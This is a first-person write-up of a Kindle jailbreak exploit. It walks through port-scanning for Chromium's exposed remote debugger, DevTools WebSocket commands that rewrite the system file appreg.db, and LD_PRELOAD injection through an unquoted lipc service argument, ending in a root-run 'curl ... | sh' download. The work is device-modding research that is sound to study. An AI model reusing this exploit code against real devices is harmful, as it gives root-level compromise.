Sanctuary: self-debugging, iframes, and injection
Intro
A recommended song for reading this article is Liminal by Grandbrothers, as it represents the feelings I have when I look back on this jailbreak: I had no idea what I was stepping into.
Sanctuary is my first ever Kindle jailbreak, which is something I never thought I'd say when I entered the community only 6 months prior to releasing the jailbreak. When I joined the community, I had never intended to contribute, but around March, a personal interest incidentally drew me into the community, where I gradually became active in the Kindle Modding Community discord server. While I was there, I noticed continued talk of a "UJ", or "Unnamed Jailbreak" or "ChromeCracker". Due to my aforementioned personal interest, I dug through the discord server, and discovered that this exploit (not a jailbreak yet) was reported to Amazon in July of 2025, and subsequently patched in the 5.18.4 update.
Reconnaissance
In May, since I had a few hours free, I decided to go and diff 5.18.4 (the version with the patch) and 5.18.3 (the unpatched version) to see if I could find the exploit. I started by diffing chromium itself, which is the browser for the Kindle. I did not find ANYTHING, except for one little thing:
The patched version added this code snippet to Chromium:
  /* Enforce the limit so the peer cannot force us to buffer 16MB. */
 if (bytes_needed > 4 + ssl_max_handshake_message_len(ssl)) {
     ssl3_send_alert(ssl, SSL3_AL_FATAL, SSL_AD_ILLEGAL_PARAMETER);
     OPENSSL_PUT_ERROR(SSL, SSL_R_EXCESSIVE_MESSAGE_SIZE);
     return -1;
   }
Interestingly, this has absolutely nothing to do with the exploit! There are no other changes in chromium itself between the two versions, and this isn't even a security patch. I'm honestly not sure why this was implemented, but it's pretty cool I was able to track down the exact change.
Anyway, I kept searching, and around an hour later, I found the entry point:
$ diff <(strings chromium_extracted/bin/kindle_browser) \
     <(strings chromium_extracted_5184/bin/kindle_browser)
[garbage]
479,481d478
< _ZN7content17DevToolsAgentHost26StartRemoteDebuggingServerENSt3__110unique_ptrINS_21DevToolsSocketFactoryENS1_14default_deleteIS3_EEEERKN4base8FilePathESA_
< _ZN7content17DevToolsAgentHost31StartRemoteDebuggingPipeHandlerEv
< _ZN7content17DevToolsAgentHost25StopRemoteDebuggingServerEv
< W DevTools:::Invalid http debugger port number %d
[garbage]
Essentially, kindle_browser is Amazon's special wittle good boy for running Chromium (what I was diffing previously was libchromium, the actual library that contains, well, chromium). In the unpatched version, the Chromium remote debugger was left enabled. If you have a kindle on a firmware =>5.16.4 and <= 5.18.3, you can actually empirically observe this yourself: open the browser, then plug the kindle into your computer, and navigate to the folder: system/browser/kindle_browser. In there, there's a file named DevToolsActivePort, containing a 5 digit number which changes each time the browser launches (this is VERY important for later).
Now, what can we even do with this? What is the Chromium remote debugger?
Essentially, it allows remote interaction with the chromium browser, by sending commands to a websocket port. There are two simple, very important things it can do for us: upload files, and download them to an arbitrary path, all without any restrictions on file types. Normally, the browser can only download to /mnt/us/documents, with select file types (pdf, txt, azw3, mobi, if I recall correctly).
From here, there's a file: /var/local/appreg.db, which can be edited to gain code execution (the hardest part by FAR of creating a jailbreak). One day, I was investigating appreg.db, when I found the lever that I'd use to gain code execution on the Kindle by editing the file:
 this jailbreak would not have been possible without sqlitebrowser!
There's a table in the database file which contains a series of commands, corresponding to apps registered on the Kindle. Of course, these apps are not apps like on a phone or a computer, but they're integrated into the Kindle OS. I thought to myself: what if I just... changed one of these commands to "/bin/sh (...)" on an already-jailbroken kindle and ran the app, and it worked! I was able to touch /mnt/us/FIRED by replacing the "command" entry of com.lab126.helpapp with /bin/sh touch /mnt/us/FIRED, then going to Settings > Help > Getting Started on the Kindle. Now, I had the general plan for the exploit ready:
- Somehow, connect to the debugger
- Upload appreg.db
- Modify appreg.db within the browser such that the command entry for
com.lab126.helpappis/bin/sh /mnt/us/privesc.sh - Use the
com.lab126.tmdtransfer privilege escalation exploit to run jb.sh as root!
I wish it was that simple.
Group Project!
After finishing the initial (skeleton of a) plan, I recruited two people to help develop the actual code portion of the exploit: sparklerfish (an actual employed javascript developer!) and Maxine (also employed, but not as a developer). We started gradually building the website for the eventual jailbreak, and immediately hit the first major roadblock: CORS.
The Chromium remote debugger has a particular page, or rather an API endpoint, which returns a UUID which we need to connect to the debugger. This page can be connected to via going to 127.0.0.1:
I spent way too long scrolling through the chrome bug history, and found a very interesting and relevant exploit, though it cannot be used on Kindles in this context, I was stumped. I figured that I should just try the iframe approach on a Kindle to see if it works, and it actually did work! I felt like a complete idiot, and did not feel like spending any more energy to look into why this is the case. Regardless, we had the base iframe, displaying the relevant UUID we need (the characters after "browser/" at the bottom).

Now, the port for the debugger is randomized on each startup, as is expected when the port is not specified while starting the debugger. The result above was achieved by grabbing the port over ssh (cat /mnt/us/system/browser/kindle_browser/DevToolsActivePort) and then hardcoding it to the page that I hosted locally on my computer. Obviously, this is not practical for a kindle jailbreak, so we took a different approach for actually getting the port: make a request to the json/list endpoint on each port, then return if it exists. sparklerfish tried a few approaches to this, including a sliding window approach: do 50 requests at once, and then slide the window as requests fail, until we get one that lands. Sadly, this did not work, as Kindles have a VERY low amount of memory. We eventually found the best way to do this was just to scan ports backwards, starting at 65535 and counting down, while skipping a few ports that run other services on the kindle (grabbed via running lsof -i -P -n). The reason we count backwards is because the port is ALWAYS above ~30k, so starting from 0 would burn 30k checks for literally no reason.
The code we had at the time for scanning ports is reproduced below, though it was slightly optimized since then:
let candidatePort = null;
	function onCandidate(port) {
		if (candidatePort === null) {
			candidatePort = port;
		}
	}

	// ports to skip during the scan; grabbed via lsof -i -P -n
	const skipPorts = new Set([20450, 20460, 20470, 43264, 43909, 59684, 46581, 12606, 12608, 7668, 9101, 2222]);

	const findPort = async (p) => {
		await fetch(`http://localhost:${p}/json/version`, { mode: 'no-cors' });
		onCandidate(p);
		return p;
	};

	function anyOf(promises) {
		return new Promise((resolve, reject) => {
			let remaining = promises.length;
			if (remaining === 0) { reject(new Error('empty batch')); return; }
			promises.forEach(p => {
				Promise.resolve(p).then(resolve, () => {
					remaining -= 1;
					if (remaining === 0) reject(new Error('all failed'));
				});
			});
		});
	}

	async function processBatchAny(ports, batchSize = 50) {
		for (let i = 0; i < ports.length; i += batchSize) {
			const batch = ports.slice(i, i + batchSize).map(p => findPort(p));
			try {
				return await anyOf(batch);
			} catch (e) {
				// whole batch refused; continue
			}
			statusEl.textContent = `Scanning localhost ports... checked ${i + batchSize}`;
		}
		return null;
	}

	const port = await processBatchAny(Array.from({ length: 65536 - 1024 }, (_, i) => i + 1024).filter(p => !skipPorts.has(p)));

	if (port) {
		statusEl.textContent = `Found debugger on port ${port}`;
After this, we added a simple text form below to submit the UUID the user reads in the iframe, which the browser then uses to start a WebSocket connection to that page of the browser.
    <form id="debugger-form" style="display: none; margin-top: 16px;">
        <label>
            UUID:
            <input type="text" name="input" placeholder="00000000-0000-0000-0000-000000000000" style="width: 100%;">
        </label>
        <button type="submit">Submit</button>
    </form>
After some struggling, sparklerfish was able to successfully verify that an image (!!!) to /mnt/us (!!!!) could be downloaded via javascript, by sending four packets to the debugger. This was massive progress, as it verified that we could bypass the browser's restrictions on what can be downloaded, and where it could be downloaded to.
The packets are as follows:
ws.send(JSON.stringify({
      id: 1,
      method: 'Page.enable',
}));
Enable the page, duh.
ws.send(JSON.stringify({
      id: 2,
      method: 'Page.setDownloadBehavior',
      params: {
            behavior: 'allow',
            downloadPath: '/mnt/us/'
       },}));
Allow downloading for the page (already connected to the page via the ID from before), and set the download path to /mnt/us.
ws.send(JSON.stringify({
      id: 3,
      method: 'Runtime.enable'
}));
This allows getting events from the browser from the Runtime domain.
Then, we can do some trivial javascript to write an image into a blob, create a link on the page, then click that link. We then send a fourth packet to the debugger to evaluate said javascript:
ws.send(JSON.stringify({
    id: 4,
    method: 'Runtime.evaluate',
    params: { expression },
}));

The download portion is 100% complete! Next, we had to figure out how to upload a file: sparklerfish was able to do this fairly easily, and was able to finish the uploading of appreg.db only 1 hour after the download portion was complete.
Again, four packets are used for the upload process:
ws.send(JSON.stringify({
    id: 5,
    method: 'DOM.enable',
    sessionId: message.params.sessionId,
}));
Enables the dom, which is essentially a connection between javascript and the webpage.
ws.send(JSON.stringify({
    id: 6,
    method: 'DOM.getDocument',
    sessionId: message.params.sessionId,
}));
Get the current document, duh.
ws.send(JSON.stringify({
    id: 7,
    method: 'DOM.querySelector',
    sessionId,
    params: {
        nodeId: rootNodeId,
        selector: '.file-input'
    }
}));
Tell the query selector "hey, we want to input files".
ws.send(JSON.stringify({
    id: 8,
    method: 'DOM.setFileInputFiles',
    sessionId,
    params: {
        nodeId: fileInputNodeId,
        files: ['/var/local/appreg.db']
    }
}));
Input the file /var/local/appreg.db, for future processing.
File uploading and file downloading really are quite simple. Also, yes, there is quite literally an invisible file upload button on the sanctuary page, that the debugger uses for this process.
the slowdown
From here, actual progress got way slower. This was not anyone's fault particularly, it was just because of how annoying the project was being. For example, I was able to successfully modify a test sqlite db (not appreg.db) within the browser using the sql-wasm.js library, but was not able to modify appreg.db with the same exact code. Why? Who knows.
 An accurate representation of how the project was going
Also, a lot of optimization was being done around this time. Specifically with how we find the port, user readability for the actual UUID, and logging on the page. This will get its own section later, but it's important to remember it was happening concurrently with everything else.
After a full day of not being able to get appreg.db to download, at all, sparklerfish was able to get it working at 1 in the morning (11pm their time), and I could not have been happier. Basically, there are three main packets used for the modification of appreg.db:
if (message.id === messageIds.uploadOriginalDB) {
const input = document.querySelector('.file-input');
const [file] = input.files;
window.originalDB = file;
logToPage('Backing up original DB');
ws.send(JSON.stringify({
    id: messageIds.backupOriginalDB,
    method: 'Runtime.evaluate',
    sessionId: window.sessionId,
    params: {
        expression: `
            const input = document.querySelector('.file-input');
            const [file] = input.files;
            const url = URL.createObjectURL(file);
            const link = document.createElement('a');
            link.setAttribute('href', url);
            link.setAttribute('download', 'appreg.db.bak');
            document.body.appendChild(link);
            link.click();
            document.body.removeChild(link);
            URL.revokeObjectURL(url);
        `,
    }
}));
All this does is access the input file (appreg.db), put it into a URL, and then use our previous technique to re-download the file to /var/local, but as appreg.db.bak instead of appreg.db. Also, this is the first packet to use a new technique: instead of evaluating the javascript of the whole page, evaluate only an inlined expression within the request itself. This doesn't make a difference for the end user, but made managing the code significantly easier (and harder, as the expression is quoted, there's no syntax highlighting for it in VSCode). Anyway, the second and third packets are where the actual modification happens, and the second one is significantly more complicated.
                ws.send(JSON.stringify({
                    id: messageIds.modifyDB,
                    method: 'Runtime.evaluate',
                    sessionId,
                    params: {
                        expression: `
                            new Promise((resolve, reject) => {
                                const input = document.querySelector('.file-input');
                                const [file] = input.files;
                                const reader = new FileReader();
                                reader.onload = function () {
                                    window.newDB = new SQL.Database(new Uint8Array(reader.result));
                                    window.newDB.run("UPDATE properties SET value='/bin/sh /mnt/us/privesc.sh' WHERE handlerId='com.lab126.helpapp' AND name='command';");
                                };
                                reader.readAsArrayBuffer(file);
                            })
                        `,
                        awaitPromise: true,
                        returnByValue: true
                    }
                }));
Essentially, this does a few things: firstly, we grab our file (appreg.db) that we already input:
const input = document.querySelector('.file-input');
const [file] = input.files;
Secondly, we create a FileReader that we'll use for this file:
const reader = new FileReader();
Once the reader is loaded, we load the file into that reader, and make the single SQL modification that will let us run code by tapping "Getting Started" on the Kindle:
reader.onload = function () {
    window.newDB = new SQL.Database(new Uint8Array(reader.result));
    window.newDB.run("UPDATE properties SET value='/bin/sh /mnt/us/privesc.sh' WHERE handlerId='com.lab126.helpapp' AND name='command';");
};
Then, we store the data of that file inside an array buffer for later:
reader.readAsArrayBuffer(file);
After this, we use the third and final packet to export the database, and download appreg.db.
ws.send(JSON.stringify({
    id: messageIds.downloadDB,
    method: 'Runtime.evaluate',
    params: {
        expression: `
            const exported = window.newDB.export();
            const dbBlob = new Blob([exported], { type: 'application/x-sqlite3' });
            const dbBlobURL = URL.createObjectURL(dbBlob);
            const dbLink = document.createElement('a');
            dbLink.href = dbBlobURL;
            dbLink.download = 'appreg.db';
            dbLink.click();
            URL.revokeObjectURL(dbBlobURL);
        `,
    }
}));
With that, all that's left is optimizing the page, and the privilege escalation.
Optimization!
Firstly, the code had to be cleaned up. If you were astute, you may have noticed that the message IDs changed throughout the writeup, from numbers to variables. This is because modifying every single message ID in a row became tiresome, so all of the message IDs were loaded into a javascript object at the top of the page:
    const messageIds = {
        pageEnable: 1,
        attachToTarget: 2,
        setDownloadBehavior: 3,
        runtimeEnable: 4,
        domEnable: 5,
        getDocument: 6,
        queryFileInput: 7,
        uploadOriginalDB: 8,
        backupOriginalDB: 9,
        modifyDB: 12,
        modifyDownloadBehavior: 13,
        downloadPrivesc: 14,
        downloadDB: 15,
    };
Trust, the gap between 9 and 12 is intentional, trust.
Additionally, the logging was previously next to every single request, so it was just put into a function, so it could only be a single line before every request:
    function logToPage(message) {
        const el = document.createElement('div');
        el.textContent = message;
        log.appendChild(el);
        el.scrollIntoView();
    }
The port scanner was also significantly optimized in this time. The code itself is long and pretty boring, so I'll be very brief: do 8 ports at once, rest for 10 milliseconds between each batch of 8 ports, wait 400 milliseconds for each port to resolve (or not resolve) before declaring it dead. Then, if we still haven't found anything, circle back around and retry all ports that failed due to a timeout, with a longer timeout window (800ms). This approach can somehow miss the port sometimes? I'm honestly not sure how, as there's no scenario where grabbing a page from localhost should take that long. Oh well.
Now, for the most interesting part by far: iframe cropping. Essentially, when you go to the Sanctuary page, you don't see the full contents of the json (as shown above in this writeup), instead, you only see the relevant page ID, and it's perfectly aligned to the text box below.

This is done through a very clever method, perfected over days by sparklerfish.
        statusEl.textContent = `Found debugger on port ${port}. Copy id into the input below.`;
        const viewport = document.querySelector('.viewport');
        viewport.style.display = 'block';
        const iframe = document.createElement('iframe');
        iframe.name = 'iframe_a';
        iframe.src = `http://localhost:${port}/json/list`;
        iframe.title = 'Debugger result';
        iframe.id = 'frame';
        viewport.appendChild(iframe);

        const S = parseFloat(getComputedStyle(document.documentElement).getPropertyValue('--scale-factor'));

        const jsonText = document.getElementById('raw').textContent.replace(/^\n/, '');
        const N = 192;

        let end = N;
        if (jsonText[end - 1] === '\n') end -= 1;
        const lineStart = jsonText.lastIndexOf('\n', end - 1) + 1;

        iframe.style.height = '5000px';

        const FRAME_WIDTH = iframe.clientWidth;

        const blob = new Blob([jsonText.slice(0, end)], { type: 'application/json' });
        const blobUrl = URL.createObjectURL(blob);

        const refFrame = document.createElement('iframe');
        const loaded = new Promise(resolve => { refFrame.onload = resolve; });
        refFrame.src = blobUrl;
        refFrame.style.cssText = `
            position:absolute; visibility:hidden; left:-9999px; top:0;
            width:${FRAME_WIDTH}px; height:5000px;
            margin:0; padding:0; border:0;
        `;
        document.body.appendChild(refFrame);
        await loaded;

        const doc = refFrame.contentDocument;
        const bodyCS = getComputedStyle(doc.body);
        const bodyMarginTop = parseFloat(bodyCS.marginTop) || 0;

        const pre = doc.querySelector('pre');
        const wrapper = pre || doc.body;

        const tn = wrapper.firstChild;
        const range = doc.createRange();

        range.setStart(tn, lineStart);
        range.setEnd(tn, end);

        const wrapperTop = wrapper.getBoundingClientRect().top;
        const rects = range.getClientRects();
        const lineTopRel = rects[0].top - wrapperTop;
        const lineBottomRel = rects[rects.length - 1].bottom - wrapperTop;

        const lineTop = bodyMarginTop + lineTopRel;
        const lineBottom = bodyMarginTop + lineBottomRel;

        refFrame.remove();
        URL.revokeObjectURL(blobUrl);

        iframe.style.transform = `scale(${S}) translateY(${-(lineTop)}px)`;

        viewport.style.height = `${(lineBottom - lineTop) * S}px`;
        document.getElementById('debugger-form').style.display = 'block';
This is an elegant series of techniques to almost instantly measure how to dynamically crop the iframe such that ONLY the ID shows. Firstly, outside of this script, we have a blanked out, template version of the iframe:
    <script type="application/json" id="raw">
[ {
    "description": "",
    "devtoolsFrontendUrl": "/devtools/inspector.htm1?ws=localhost:00000/devtools/page/00000000000000000000000000000000",
    "id": "00000000000000000000000000000000",
    "title": "Sanctuary",
    "type": "page",
    "url": "http://sanctuary.skyvincent.com/",
    "webSocketDebuggerUrl": "ws://localhost:00000/devtools/page/00000000000000000000000000000000"
} ]
    </script>
What makes this work is the fact that the actual character length itself never changes: the url is constant, and the port is always 5 digits (never below ~30k, as mentioned earlier). Now, going back to the javascript:
const N = 192;

let end = N;
if (jsonText[end - 1] === '\n') end -= 1;
const lineStart = jsonText.lastIndexOf('\n', end - 1) + 1;
Firstly, we grab JUST the target line ("id:") by using a hardcoded offset of 192 (N). If that happens to be a newline, then go back by 1 until the character isn't a newline.
iframe.style.height = '5000px';
const FRAME_WIDTH = iframe.clientWidth;
Then, we make the iframe tall enough that the JSON won't scroll, so all text within the iframe sits at a fixed position. Then, we grab the width of the iframe, this is necessary because of the fact the kindle is portrait, not landscape, so wrapping occurs on certain models.
        const refFrame = document.createElement('iframe');
        const loaded = new Promise(resolve => { refFrame.onload = resolve; });
        refFrame.src = blobUrl;
        refFrame.style.cssText = `
            position:absolute; visibility:hidden; left:-9999px; top:0;
            width:${FRAME_WIDTH}px; height:5000px;
            margin:0; padding:0; border:0;
        `;
Now, we create an iframe with the raw, template text from before. This is rendered off the screen ("left:-9999px") and is made invisible. There's no reason for the user to see it, as it's solely for cropping and measuring purposes.
        const pre = doc.querySelector('pre');
        const wrapper = pre || doc.body;

        const tn = wrapper.firstChild;
        const range = doc.createRange();

        range.setStart(tn, lineStart);
        range.setEnd(tn, end);

        const wrapperTop = wrapper.getBoundingClientRect().top;
        const rects = range.getClientRects();
Here, we grab the JSON (the whole text node) and then create a range between the start of the line from before, and the end of that same line. Then, we can get rectangles for each visual line that the ID occupies.
        const lineTopRel = rects[0].top - wrapperTop;
        const lineBottomRel = rects[rects.length - 1].bottom - wrapperTop;

        const lineTop = bodyMarginTop + lineTopRel;
        const lineBottom = bodyMarginTop + lineBottomRel;
Then, we convert the coordinates of that rectangle to the actual coordinates within the document.
refFrame.remove();
URL.revokeObjectURL(blobUrl);
Kill the measuring iframe, as we have the top and bottom of the line, and it's no longer needed.
        iframe.style.transform = `scale(${S}) translateY(${-(lineTop)}px)`;

        viewport.style.height = `${(lineBottom - lineTop) * S}px`;
        document.getElementById('debugger-form').style.display = 'block';
Then, finally, we can crop the iframe such that ONLY the ID line displays. Massive congratulations to sparklerfish for developing this technique. Neither Alysa nor myself seemed that interested in doing something similar, and were perfectly fine releasing the jailbreak without doing so--what I'm saying is that you can thank sparklerfish for the jailbreak being easier to do :)
Privilege Escalation
Essentially, at the time, there were two primary privilege escalation exploits that were publicly known: com.lab126.transfer and winmgr.vibrancyMode.pref.path. I won't go over exactly how these work, because they aren't relevant, but what's important is this: the winmgr.(...) privesc only was added in 5.18.1, as it was added with the release of the Kindle Colorsoft, meaning that if Sanctuary were to use it, it would be unable to target a large amount of firmwares. The other privilege escalation exploit, transfer, was patched in 5.18.1.1.1, which I wanted to target with Sanctuary, as, at the time, the only other exploit available for that firmware was SpringBreak, which some users had issues with at the time. Also, it's just always good to have alternatives.
Over the course of the next few days, Alysa, sparklerfish, and myself stumbled around the Kindle OS to find another privilege escalation exploit. It was incredibly difficult and mind numbing, I'd never done any serious reverse engineering before, and I essentially had no idea what I was trying to do.
Thankfully, with the help of Perplexity in the server, I was able to use Claude Code to find an exploit after only a few hours of work (I'm seriously surprised this worked, lmao). The way the privilege escalation exploit works is fairly simple.
Numerous services on the kindle can be communicated with using lipc props, these are called lipc services. One of these services is com.lab126.system, and it has a property called updateWaveform. This can be interacted with by any user with a simple command: lipc-set-prop com.lab126.system updateWaveform [input]. This simply passes '[input]' through to a shell script: /usr/bin/lipcd-scripts/lipc-props/updateWaveform.sh, which is reproduced below:
#!/bin/sh
start wfmupdate $1
Here, you notice that the $1 is unquoted. Let's see where that $1 goes...
$ cat etc/upstart/wfmupdate.conf
script
source /etc/upstart/functions
set +e
wfm_update $FILE ; RES=$?
set -e
f_log I "wfm_update" "status=$RES"
lipc-send-event -r 3 com.lab126.wfmupdate status -i $RES || true
end script
This script isn't that important, it essentially just passes through the input to wfm_update, which is a script in /usr/sbin. This post is already long enough, and the shell script is very long, but essentially, the absence of any checks on input before passing through to this script allows for the injection of a LD_PRELOAD, where we can supply our own library, and it will be executed as root, because again, lipc services run as root.
Here is the source code for the library that we'll have ran for us:
/* jb.c — compile: arm-linux-gnueabihf-gcc -shared -fPIC -nostartfiles -o jb.so jb.c */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void __attribute__((constructor)) pwn(void) {
    /* Write proof directly — no child process spawned yet */
    FILE *f = fopen("/mnt/us/privesc_marker.txt", "a");
    if (f) {
        fprintf(f, "jb.so constructor: uid=%d euid=%d pid=%d\n",
                (int)getuid(), (int)geteuid(), (int)getpid());
        fclose(f);
    }
    /* Unset LD_PRELOAD before spawning shell to prevent fork bomb */
    unsetenv("LD_PRELOAD");
    if (geteuid() == 0) {
        system("/bin/sh -c 'curl https://kindlemodding.org/jb.sh | RUN_MODE=1 sh'");
    }
}
This is fairly simple, basically, in order to ensure that there's proof the privesc actually ran, we can write some unique per-run info to a file in /mnt/us. Then, we take away the env variable LD_PRELOAD, because otherwise, the code is executed more than once, which is obviously not what we want. Then, we check that the euid is 0, if it is, then we run jb.sh as root!
Lastly, this is all tied together neatly in the aforementioned privesc.sh:
#!/bin/sh
cp /var/local/appreg.db.bak /var/local/appreg.db
logger "sanctuary: appreg.db restored"
curl -o /tmp/jb.so https://kindlemodding.org/sanctuary/jb.so
chmod +x /tmp/jb.so
lipc-set-prop com.lab126.system updateWaveform LD_PRELOAD=/tmp/jb.so
logger "sanctuary: privesc.sh executed any failure is solely with the privesc now"
It's incredibly simple (as opposed to how it used to be, lol): before anything, restore the old appreg.db and keep the backup intact. Log to system logs that appreg.db was restored. Download the jb.so, make it executable (it took longer than I'm willing to admit to realize you have to do this), and then run the lipc-set-prop command with an LD_PRELOAD to the jb.so, and log that the privilege escalation exploit ran!
Conclusion
All in all, the Sanctuary exploit is complicated, but deeply elegant. I'm very glad that we were able to release it. It was a great gateway for sparklerfish and I into larger jailbreaks that target newer firmwares, and I can honestly say for myself that Véra would not have released were it not for Sanctuary.
One final note: there's one sole reason that I wanted to start doing this clean-room reimplementation of the exploit in the first place. Amazon repeatedly denied disclosure for the previous exploit developers who reported the exploit to Amazon, and then didn't even patch the exploit in firmwares that released 10 months later (5.18.1.1.1 for PW4 and KT4, 5.18.2.1.1 for KOA3). Although others may disagree, this is incredibly unprofessional and disrespectful, in my opinion.
Thank you to everyone who helped with this jailbreak. A writeup on Véra will be released as soon as Véra is patched.